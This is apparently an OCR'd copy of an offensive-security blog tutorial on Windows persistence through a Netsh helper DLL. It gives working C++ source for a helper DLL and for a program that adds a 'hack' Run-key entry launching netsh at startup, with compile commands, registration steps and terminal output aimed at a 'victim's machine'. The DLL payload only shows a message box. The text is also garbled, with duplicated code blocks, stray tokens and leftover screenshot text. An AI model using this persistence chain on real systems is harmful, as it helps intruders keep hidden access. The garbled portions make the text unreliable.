05 persistence - netsh helper

Today I'll write about the result of my own research into another persistence trick: Netsh Helper DLL.

netsh

Netsh is a Windows utility that administrators can use to modify the host-based Windows firewall and perform network configuration tasks. Through the use of DLL files, Netsh functionality can be expanded.

This capability enables red teams to load arbitrary DLLs to achieve code execution and therefore persistence using this tool.
However, local administrator privileges are required to implement this technique.

practical example


Let's go to consider practical example. First of all create malicious DLL:

```
/*
evil.cpp
simple DLL for netsh
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/05/29/malware-pers-6.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD
dwNetshVersion, PVOID pReserved) {
  MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return 0;
}
```

PROF

Compile it:

```
x86_64-w64-mingw32-gcc -shared -o evil.dll evil.cpp -fpermissive
```




```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
└─$ x86_64-w64-mingw32-gcc -shared -o evil.dll evil.cpp -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
└─$ ls -lt
total 104
-rwxr-xr-x 1 cocomelonc cocomelonc 94274 May 29 15:12 evil.dll
-rw-r--r-- 1 cocomelonc cocomelonc  1143 May 29 15:11 pers.cpp
-rwxr-x--- 1 cocomelonc cocomelonc  1762 May 29 14:58 evil.cpp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
└─$ 
```

{:class="img-responsive"}

And transferred to the target victim's machine.

Netsh interacts with other components of the operating system via dynamic-link library (DLL) files. Each netsh helper DLL offers a comprehensive collection of features. The functionality of Netsh can be expanded using DLL files:

```
reg query "HKLM\Software\Microsoft\NetSh" /s
```


win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
Type here to search
3:19 PM
5/29/2022
Right Ctrl

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /s

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    VBoxTray    REG_EXPAND_SZ    %SystemRoot%\system32\VBoxTray.exe

PS C:\Windows\system32>
PS C:\Windows\system32> reg query "HKLM\Software\Microsoft\NetSh" /s

HKEY_LOCAL_MACHINE\Software\Microsoft\NetSh
    2    REG_SZ    ifmon.dll
    4    REG_SZ    rasmontr.dll
    authfwcfg    REG_SZ    authfwcfg.dll
    dhcpclient    REG_SZ    dhcpcmonitor.dll
    dot3cfg    REG_SZ    dot3cfg.dll
    fwcfg    REG_SZ    fwcfg.dll
    hnetmon    REG_SZ    hnetmon.dll
    netiohlp    REG_SZ    netiohlp.dll
    nettrace    REG_SZ    nettrace.dll
    nshhttp    REG_SZ    nshhttp.dll
    nshipsec    REG_SZ    nshipsec.dll
    nshwfp    REG_SZ    nshwfp.dll
    p2pnetsh    REG_SZ    p2pnetsh.dll
    rpc    REG_SZ    rpcnsh.dll
    WcnNetsh    REG_SZ    WcnNetsh.dll
    whhelper    REG_SZ    whhelper.dll
    wlancfg    REG_SZ    wlancfg.dll
    wshelper    REG_SZ    wshelper.dll
    wwancfg    REG_SZ    wwancfg.dll
    peerdistsh    REG_SZ    peerdistsh.dll

PS C:\Windows\system32> _
```


Activate Windows
Go to Settings to activate Windows.

PROF

{:class="img-responsive"}

Then, the `add helper` can be used to register the DLL with the `netsh` utility:

```
netsh
add helper Z:\2022-05-29-malware-pers-6\evil.dll
```


win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
Administrator: Command Prompt - netsh
=^..^=
OK
Activate Windows
Go to Settings to activate Windows.
Type here to search
3:22 PM
5/29/2022
Right Ctrl


```
PS C:\Windows\system32> cd Z:\2022-05-29-malware-pers-6\
PS Z:\2022-05-29-malware-pers-6> dir
```

```
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>netsh
netsh>add helper Z:\2022-05-29-malware-pers-6\evil.dll
```

Meow-meow!

{:class="img-responsive"}

PROF



```
/*
evil.cpp
simple DLL for DLL inject to process
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/09/20/malware-injection-2.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVersion, PVOID pReserved) {
  MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return 0;
}
```

```
PS C:\Windows\system32> cd Z:\2022-05-29-malware-pers-6\
PS Z:\2022-05-29-malware-pers-6> dir
```

```
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>netsh
netsh>add helper Z:\2022-05-29-malware-pers-6\evil.dll
```

win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
Administrator: Command Prompt - netsh
=^..^=
Meow-meow!
OK
Activate Windows
Go to Settings to activate Windows.
Type here to search
3:23 PM
5/29/2022
Right Ctrl

{:class="img-responsive"}

Everything is worked perfectly!

However, `netsh` is not scheduled to start automatically by default. Persistence on the host is created by creating a registry key that executes the application during Windows startup. This can be done immediately using the script below:


PROF

```
/*
pers.cpp
windows persistence via netsh helper DLL
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/05/29/malware-pers-6.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  // netsh
  const char* netsh = "C:\\Windows\\SysWOW64\\netsh";

  // startup
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
(LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0 ,
KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"hack", 0, REG_SZ, (unsigned
char*)netsh, strlen(netsh));
    RegCloseKey(hkey);
  }
  return 0;
}
```

As you can see it's similar to script from my post about persistence via registry run keys

Check registry run keys:

```
reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /s
```


win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /s

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    VBoxTray    REG_EXPAND_SZ    %SystemRoot%\system32\VBoxTray.exe

PS C:\Windows\system32>
```

PROF

{:class="img-responsive"}

Compile it:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -
fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -
fpermissive
```




```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
└─$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
└─$ ls -lt
total 120
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 May 29 15:14 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc  1144 May 29 15:14 pers.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 94274 May 29 15:12 evil.dll
-rwxr-x--- 1 cocomelonc cocomelonc  1762 May 29 14:58 evil.cpp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
└─$ 
```

{:class="img-responsive"}

and run on victim's machine:

```
.\pers.exe
```

